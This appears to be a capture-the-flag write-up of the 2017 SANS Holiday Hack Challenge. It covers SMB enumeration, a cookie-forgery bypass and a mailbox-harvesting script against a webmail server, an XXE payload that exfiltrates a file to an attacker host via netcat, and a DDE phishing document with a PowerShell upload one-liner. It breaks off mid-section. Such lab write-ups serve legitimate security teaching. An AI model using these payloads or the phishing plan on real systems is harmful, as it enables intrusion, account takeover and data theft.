With mention of recipes in this challenge, now is the appropriate time to mention my own. In order to achieve my objectives for each host/service on the internal network, I use one or two Linux hosts depending on the circumstances.

The Linux host always in play will be a virtual machine running Kali on my local desktop, dedicated for this challenge. This could be at home, or at the office, and there are no special networking considerations made. Because of the frequent use of SSH port forwarding, assume that for every open TCP port that I have indicated for a given host being discussed, that the corresponding port on localhost is forwarded there.

For example, the SMB server would be set-up as follows:

```
# ssh -L localhost:139:10.142.0.7:139 -L localhost:445:10.142.0.7:445
alabaster_snowball@35.185.84.51
```

In addition to port forwarding, I have appended every hostname that appears on the internal network, that has port 80 open, to the '127.0.0.1' entry of the /etc/hosts file of my desktop VM.

On the local Linux VM, I use Mozilla Firefox configured to use Burp Suite as a proxy. This provides an easy way to examine the communication between client and server, and to manipulate both requests and responses as needed.

In some cases, I use a second Linux host. This is again a virtual machine, but hosted with DigitalOcean running Ubuntu Server. The Ubuntu Server is for hosting web content to enable exfiltration of data, running custom servers, or simply a Netcat listener. I have obfuscated the IP address of my DigitalOcean droplet to W.X.Y.Z throughout this document.

Note there also third and fourth virtual machines at play, when needed, running Windows or Linux to do some testing and debugging of attacks.

Windows SMB Server

Objective

Based on what we are asked for in the story, and the hints from Holly Evergreen, all we need to do is identify and enumerate the SMB server using SSH port forwarding to enable this. I will try Alabaster Snowball's account for this.

Enumeration

Now, get a list of shares. Note, I connect to localhost.

```
$ smbclient -L localhost -U alabaster_snowball%stream_unhappy_buy_loss
WARNING: The "syslog" option is deprecated
Domain=[HHC17-EMI] OS=[Windows Server 2016 Datacenter 14393] Server=[Windows Server 2016
Datacenter 6.3]

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        FileStor        Disk
        IPC$            IPC       Remote IPC
Connection to localhost failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
NetBIOS over TCP disabled -- no workgroup available
```

Note the FileStor share. now I connect to that share and get a file listing

```
$ smbclient -I localhost -U alabaster_snowball%stream_unhappy_buy_loss '//10.142.0.7/FileStor'
WARNING: The "syslog" option is deprecated
Domain=[HHC17-EMI] OS=[Windows Server 2016 Datacenter 14393] Server=[Windows Server 2016
Datacenter 6.3]
smb: \> ls
  .                                   D        0  Sat Dec 30 00:04:53 2017
  ..                                  D        0  Sat Dec 30 00:04:53 2017
  BOLO - Munchkin Mole Report.docx      A   255520  Wed Dec  6 16:44:17 2017
  GreatBookPage3.pdf                  A  1275756  Mon Dec  4 14:21:44 2017
  MEMO - Password Policy Reminder.docx      A   133295  Wed Dec  6 16:47:28 2017
  Naughty and Nice List.csv           A    10245  Thu Nov 30 14:42:00 2017
  Naughty and Nice List.docx          A    60344  Wed Dec  6 16:51:25 2017

                13106687 blocks of size 4096. 9629792 blocks available
```

At the 'smb: \>' prompt, I run 'mget *' and retrieve all of the files.

Files Found

Filename	Description
BOLO - Munchkin Mole Report.docx	Intelligence re: the Munchkin Moles
GreatBookPage3.pdf	Third page of *The Great Book*
MEMO - Calculator Access for Wunorse.docx	A Word doc that appears to have DDE code in it, relating to a SANS Pen test blog post.
MEMO - Password Policy Reminder.docx	A memo.
Naughty and Nice List.csv **Naughty and Nice List.docx**	Santa's list! Useful for correlating with the NPPD infractions database.

Elf Web Access (EWA) Server

Objective

To answer question #4 in the story, we need to be able to access at least one, ideally every mailbox on the EWA server.

Hints

Pepper Minstix gives us some hints as follows:

1. A suggestion that dev files are around, perhaps mentioned in a robots.txt file.
2. Mention of use of AES256 encryption, with a mention of uncertainty with respect to 16 byte-long encrypted strings.
3. Pepper likes cookies. Lots of mention of cookies.

Cookies?

The hints drive me to want to run nmap with the '-A' flag against TCP port 80 of the mail server (from host l2s).

```
Nmap scan report for mail.northpolechristmastown.com (10.142.0.5)
Host is up (0.00016s latency).
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.10.3 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/cookie.txt
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

There's a cookie.txt file containing JavaScript code that appears to be Node.js authorization code.

```
//FOUND THESE FOR creating and validating cookies. Going to use this in node js
    function cookie_maker(username, callback){
        var key = 'need to put any length key in here';
        //randomly generates a string of 5 characters
        var plaintext = rando_string(5)
        //makes the string into cipher text .... in base64. When decoded this 21 bytes in total
length. 16 bytes for IV and 5 byte of random characters
        //Removes equals from output so as not to mess up cookie. decrypt function can account
for this without erroring out.
        var ciphertext = aes256.encrypt(key, plaintext).replace(/\=/g,'');
        //Setting the values of the cookie.
        var acookie = ['IOTECHWEBMAIL',JSON.stringify({"name":username,
"plaintext":plaintext,  "ciphertext":ciphertext}), { maxAge: 86400000, httpOnly
: true, encode: String }]
        return callback(acookie);
    };
    function cookie_checker(req, callback){
        try{
            var key = 'need to put any length key in here';
            //Retrieving the cookie from the request headers and parsing it as JSON
            var thecookie = JSON.parse(req.cookies.IOTECHWEBMAIL);
            //Retrieving the cipher text
            var ciphertext = thecookie.ciphertext;
```

```
            //Retrievingin the username
            var username = thecookie.name
            //retrieving the plaintext
            var plaintext = aes256.decrypt(key, ciphertext);
            //If the plaintext and ciphertext are the same, then it means the data was encrypted
with the same key
            if (plaintext === thecookie.plaintext) {
                return callback(true, username);
            } else {
                return callback(false, '');
            }
        } catch (e) {
            console.log(e);
            return callback(false, '');
        }
    };
```

Is it worth examining this code?

If we access the mail server via the web, the first response from the server sets a similar cookie to that found in the cookie.txt file:

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Sun, 31 Dec 2017 01:12:24 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: Express
Set-Cookie: EWA={"name":"GUEST","plaintext":"","ciphertext":""}; Max-Age=86400; Path=/;
Expires=Mon, 01 Jan 2018 01:12:24 GMT; HttpOnly
```

The difference appears to be in name only, so the answer is **YES**.

I downloaded and installed nodejs locally on my desktop Linux VM, along with the AES256 module, and tweaked the code to see it working:

```
$ cat cookies.js
//FOUND THESE FOR creating and validating cookies. Going to use this in node js
var aes256 = require('aes256');
    function cookie_maker(username){
        var key = 'A';
        //randomly generates a string of 5 characters
        var plaintext = 'ABCDE'
        //makes the string into cipher text .... in base64. When decoded this 21 bytes in total
length. 16 bytes for IV and 5 byte of random characters
        //Removes equals from output so as not to mess up cookie. decrypt function can account
for this without erroring out.
        var ciphertext = aes256.encrypt(key, plaintext).replace(/\=/g,'');
        //Setting the values of the cookie.
        var json_string = JSON.stringify({"name":username,
"plaintext":plaintext,  "ciphertext":ciphertext})
        return json_string;
    };
    function cookie_checker(json_string){
        try{
            var key = 'A';
            //Retrieving the cookie from the request headers and parsing it as JSON
            // var thecookie = JSON.parse(req.cookies.IOTECHWEBMAIL);
            var thecookie = JSON.parse(json_string);
            //Retrieving the cipher text
            var ciphertext = thecookie.ciphertext;
            //Retrievingin the username
            var username = thecookie.name
            //retrieving the plaintext
```

```
            var plaintext = aes256.decrypt(key, ciphertext);
            //If the plaintext and ciphertext are the same, then it means the data was encrypted
with the same key
            if (plaintext === thecookie.plaintext) {
                console.log(username);
            } else {
                console.log('false');
            }
        } catch (e) {
            console.log(e);
        }
    };
var mystring = '';
console.log('Here is the created cookie...')
mystring = cookie_maker('minty.candycane@northpolechristmastown.com');
console.log(mystring);
console.log('\n Cookie checker is next...')
cookie_checker(mystring);
```

Running it, it seems to work.

```
$ js cookies.js
Here is the created cookie...
{"name":"minty.candycane@northpolechristmastown.com","plaintext":"ABCDE","ciphertext":"0NiIqJCuvE
HSC+zDpvqekKV96R7A"}

 Cookie checker is next...
minty.candycane@northpolechristmastown.com
```

Examining the code, the cookie generation and validation routines do not involve the username whatsoever. As the comments describe, there's just a comparison of plaintext and ciphertext. There's key, of unknown length, and random five-character plaintext. Playing around with values for key and plaintext, I learn that the AES256.encrypt function requires a non-empty key and ciphertext to work.

Setting a one character key and plaintext, I get the following:

```
Here is the created cookie...
{"name":"minty.candycane@northpolechristmastown.com","plaintext":"A","ciphertext":"+f1Hxr7oYvbcVa
BWJ0n3trY"}

 Cookie checker is next...
minty.candycane@northpolechristmastown.com
```

Note it appears that the minimum length of ciphertext generated by the function is 23 bytes. Pepper Minstix asks what happens when the encrypted string is only 16 bytes long. That's a good question; I wonder what happens when the encrypted string is between 16 and 23 bytes long? Also, how does it handle blank plaintext? I was only testing the encrypt function in cookie_maker() before. I can test this by calling the cookie_checker() function with a made-up string such as:

```
{"name":"minty.candycane@northpolechristmastown.com","plaintext":"","ciphertext":"AAAAAAAAAAAAAAA
A"}
```

I experimented with setting the plaintext to a blank value, and the ciphertext as a sequence of 'A' characters of lengths between 16 and 23 characters.

Results are in the table below.


Length of ciphertext (in bytes)	Outcome
16	TypeError: Provided "encrypted" must be a non-empty string
17	Error: Invalid IV length
18	Error: Invalid IV length
19	Error: Invalid IV length
20	Error: Invalid IV length
21	Error: Invalid IV length
22	Validation succeeds
23	Validation fails

Impersonating an EWA user


Based on this experimentation, I should be able to impersonate any user of the system by presenting a cookie with the user's email address, an empty plaintext value, and a 22 byte ciphertext.

For example, to impersonate Minty Candycane, I:

1. Make sure the EWA cookie is removed from the browser (I use Firefox's Developer toolbar)
2. I configure Burp Suite to intercept **responses** from mail.northpolechristmastown.com
3. Visit the site.
4. Edit the EWA cookie in the server response.
5. Visit the site again.



Getting all of the mail we can from EWA



While working with the EWA application, I notice that most of the "work" is done on the client site by a script named 'custom.js' that posts the JSON '{ getmail : getmail }' to server-side script named api.js. This appears to fetch the entire mailbox for the user. The client side JavaScript then provides the interface to the Inbox, Sent folder, and messages themselves.

For thoroughness, I decided to write a python script that fetches the entire mailbox of Minty Candycane, grabs the email addresses of all of the correspondents, then fetches the mailboxes of those accounts, and repeat the process until satisfied that all of the email from all of the correspondents has been gathered. The script is below.

```
import json
import urllib2

def fetchMailbox(email):
    cookieValue =
'EWA={"name":"EMAILADDRESS","plaintext":"","ciphertext":"aaaaaaaaaaaaaaaaaaaaaa"};path=/;
domain=.mail.northpolechristmastown.com; HttpOnly; Expires=Tue, 19 Jan 2038 03:14:07 GMT;'

    req = urllib2.Request('http://mail.northpolechristmastown.com/api.js')
    req.add_header('Content-Type', 'application/json')
    req.add_header('Cookie', cookieValue.replace('EMAILADDRESS',email))
    return urllib2.urlopen(req,'{"getmail":"getmail"}')

accountsGathered = []
newAccounts = [u'minty.candycane@northpolechristmastown.com']
mailRepo = ''

while newAccounts:
    thisAddress = newAccounts.pop()
    thisAccount = json.load(fetchMailbox(thisAddress))
    accountsGathered.append(thisAddress)

    if thisAccount:
        mailRepo += json.dumps(thisAccount, indent=4)
        for message in thisAccount['INBOX']:
            corr = message['HEADERS']['body']['from'][0].split()[0].replace('"', '').lower()
            if corr not in accountsGathered:
                if corr not in newAccounts:
                    newAccounts.append(corr)
        for message in thisAccount['SENT']:
            corr = message['HEADERS']['body']['to'][0].split()[0].replace('"', '').lower()
            if corr not in accountsGathered:
                if corr not in newAccounts:
                    newAccounts.append(corr)

print mailRepo
```

Using this approach, I enumerated 14 email accounts.

```
$ grep USER mail_repo.json
    "USER": "minty.candycane@northpolechristmastown.com"
    "USER": "wunorse.openslae@northpolechristmastown.com"
    "USER": "holly.evergreen@northpolechristmastown.com"
    "USER": "tarpin.mcjinglehauser@northpolechristmastown.com"
    "USER": "pepper.minstix@northpolechristmastown.com"
    "USER": "sparkle.redberry@northpolechristmastown.com"
    "USER": "bushy.evergreen@northpolechristmastown.com"
    "USER": "mary.sugerplum@northpolechristmastown.com"
    "USER": "alabaster.snowball@northpolechristmastown.com"
    "USER": "jessica.claus@northpolechristmastown.com"
    "USER": "santa.claus@northpolechristmastown.com"
    "USER": "admin@northpolechristmastown.com"
    "USER": "shinny.upatree@northpolechristmastown.com"
    "USER": "reindeer@northpolechristmastown.com"
```

Lost Book Page

The mail repository has a wealth of information that will likely be useful for other parts of the challenge. For now, I am looking for a page from *The Great Book*.


On Tuesday December 5th, 2017, Holly Evergreen sent an email to all users with the subject "Lost book page". The body of the message:

```
Hey Santa,
```

```
Found this lying around. Figured you needed it.

http://mail.northpolechristmastown.com/attachments/GreatBookPage4_893jt91md2.pdf

:)

-Holly
```

Identification of the Villain

After finding two of The Great Book pages in the North Pole and Beyond, and three pages so far on the North Pole Christmas Town network, I have unlocked the final cut-scene. It turns out the villain is Glinda, the Good Witch.



Elf as a Service Server (EaaS)

Objective

We need to download a page from *The Great Book*, after retrieving instructions from C:\greatbook.txt.

Hints

Sugarplum Mary explains that the EaaS site uses XML data to manage requests and points out that the sample XML data provided doesn't include a DTD reference. Sugarplum then points us at the SANS Penetration Testing blog post about Exploiting XXE Vulnerabilities in IIS/.NET.

Host Profile

```
$ nmap -P0 -A -p80 10.142.0.13

Starting Nmap 7.40 ( https://nmap.org ) at 2017-12-31 04:15 UTC
Nmap scan report for eaas.northpolechristmastown.com (10.142.0.13)
Host is up (0.0019s latency).
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Index - North Pole Engineering Presents: EaaS!
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.52 seconds
```

This is an IIS server.

Exploiting the Web Application

The hints from Sugarplum Mary and the blog post make it very clear how to achieve the objective. I complete the following steps, mimicking what's in the blog post.

1. Create a DTD file that directs the posting of the contents of C:\greatbook to a URL of my choosing.
2. Post the DTD file on a publicly accessible web server.
3. Create an XML file that references the DTD that I created.
4. Set-up a Netcat listener where the DTD directs the posting of information.
5. Upload the XML file.

I create sarge.dtd and host it at http://W.X.Y.Z/hhc2017/sarge.dtd:

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % stolendata SYSTEM "file:///c:/greatbook.txt">
<!ENTITY % inception "<!ENTITY &#x25; sendit SYSTEM 'http://W.X.Y.Z:8444/?%stolendata;'>">
```

I create an evil.xml file for uploading:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE demo [
     <!ELEMENT demo ANY >
     <!ENTITY % extentity SYSTEM "http://W.X.Y.Z/hhc2017/sarge.dtd">
     %extentity;
     %inception;
     %sendit;
     ]
>
```

Set-up the Netcat listener, then upload evil.xml using the Upload facility at http://eaas.northpolechristmastown.com/Home/DisplayXml.

The results:

```
$ nc -l 8444 -vvv
Listening on [0.0.0.0] (family 0, port 8444)
Connection from 225.118.185.35.bc.googleusercontent.com 49772 received!
GET /?http://eaas.northpolechristmastown.com/xMk7H1NypzAqYoKw/greatbook6.pdf HTTP/1.1
Host: W.X.Y.Z:8444
Connection: Keep-Alive
```

Elf-Machine Interfaces Server (EMI)

Objective


The objective described in the story question is to gain access to the EMI server through the use of a phishing attack in order to retrieve *The Great Book* page from C:\GreatBookPage7.pdf.

Hints


Shinny Upatree provides the following information:

1. Alabaster Snowball checks his email from the EMI system.
2. The EMI server is running IIS with ASPX services and Microsoft Office.
3. Word has a Dynamic Data Exchange (DDE) feature.

Minty Candycane, a self-described novice security enthusiast, sent an email to Alabaster asking about DDE exploits in MS Word. Minty references the blog post https://sensepost.com/blog/2017/macro-less-code-exec-in-msword/. Minty provided a screenshot after successfully trying it himself.



On the FileStor share, there is a memo from Shinny Upatree to Wunorse Openslae that makes use of the macro-less code execution DDE 'feature' to run Windows Calculator for Wunorse. It turns out Wunorse repeatedly deletes the shortcut for Windows Calculator.



MEMO

TO: Wunorse Openslae
FROM: Shinny Upatree
Subject: Reminder for Calculator Access

I don't know how you do it Wunorse. I've restored your Windows Calculator shortcut at least a dozen times. Instead of creating it again, I've created a special document for you.

Open this memo in Microsoft Word. Answer "Yes" to the dialogs, and it will start Windows Calculator for you automatically.

Please try not to delete this document as well.

Sincerely,

Shinny

On the 15th of November, 2017, Alabaster Snowball started an email thread about cookies where he is essentially inviting to be phished.

From: alabaster.snowball@northpolechristmastown.com

To: all@northpolechristmastown.com

Date/Time: Wed, 15 Nov 2017 13:19:57 -0500

Subject: Re: COOKIES!

Message Body:

```
Awesome, yea if anyone finds that .docx file containing the recipe for
"gingerbread cookie recipe", please send it to me in a docx file. Im
currently working on my computer and would totally download that to my
machine, open it, and click to all the prompts.


Thanks!
```


The Plan

Putting all of the hints together, my plan is:

1. Create an MS Word document named ‘ginger bread cookie recipe.docx’ that contains a DDE field code to automatically download a PowerShell script of my website.
2. Create a PowerShell script, that exfiltrates the desired PDF file, and host the script on my website.
3. Set-up a Netcat listener to capture the exfiltrated data.
4. Impersonate Shinny Upatree on the mail server, and reply to Alabaster’s email with an attachment with the recipe.
5. Alabaster appears motivated for cookies so he should open the email rather quickly.

Executing the Plan

Contents of the MS Word document




Contents of the exfil.ps1 PowerShell script

```
(New-Object System.Net.WebClient).UploadFile(\"http://W.X.Y.Z:8444\",\"C:\GreatBookPage7.pdf\");
```

Set-up the Netcat listener:

```
$ nc -l 8444 -vvv > exfiltrated_data
```

Send the phish



Success!

```
$ nc -l 8444 -vvv > exfiltrated_data
Listening on [0.0.0.0] (family 0, port 8444)
Connection from 190.57.185.35.bc.googleusercontent.com 51639 received!
```

I edit the exfiltrated_data file with VIM, removing the lines at the beginning of the file preceding '%PDF-1.3' and the lines at the end of the file following '%%EOF'. Save the result.

We have our PDF document!

```
$ file exfiltrated_data
exfiltrated_data: PDF document, version 1.3
```

This turns out to be page 7 of *The Great Book*.

North Pole Elf Database (EDB)

Objective

Our objective is to fetch a letter to Santa from the North Pole Elf Database at http://edb.northpolechristmastown.com.

Hints

Wunorse Openslae provides help desk support for the EDB site. He answers password reset requests. He once got hacked and said that XSS filtering had been added to prevent a re-occurrence. Wunorse tells us that JWT tokens are at play, and points us to pyjwt for token forgery. Wunorse also refers us to the SANS Penetration Testing blog post about Understanding and Exploiting Web-based LDAP as he mentions that Santa requested to restrict the directory database to elves and reindeer.

Host Profile

The profile of the host EDB server changed sometime between December 26th, 2017 and December 31st, 2017. Before the change, an alternative approach in achieving the objective was possible. I document this later in this response.

```
$ nmap -A -p 80 10.142.0.6

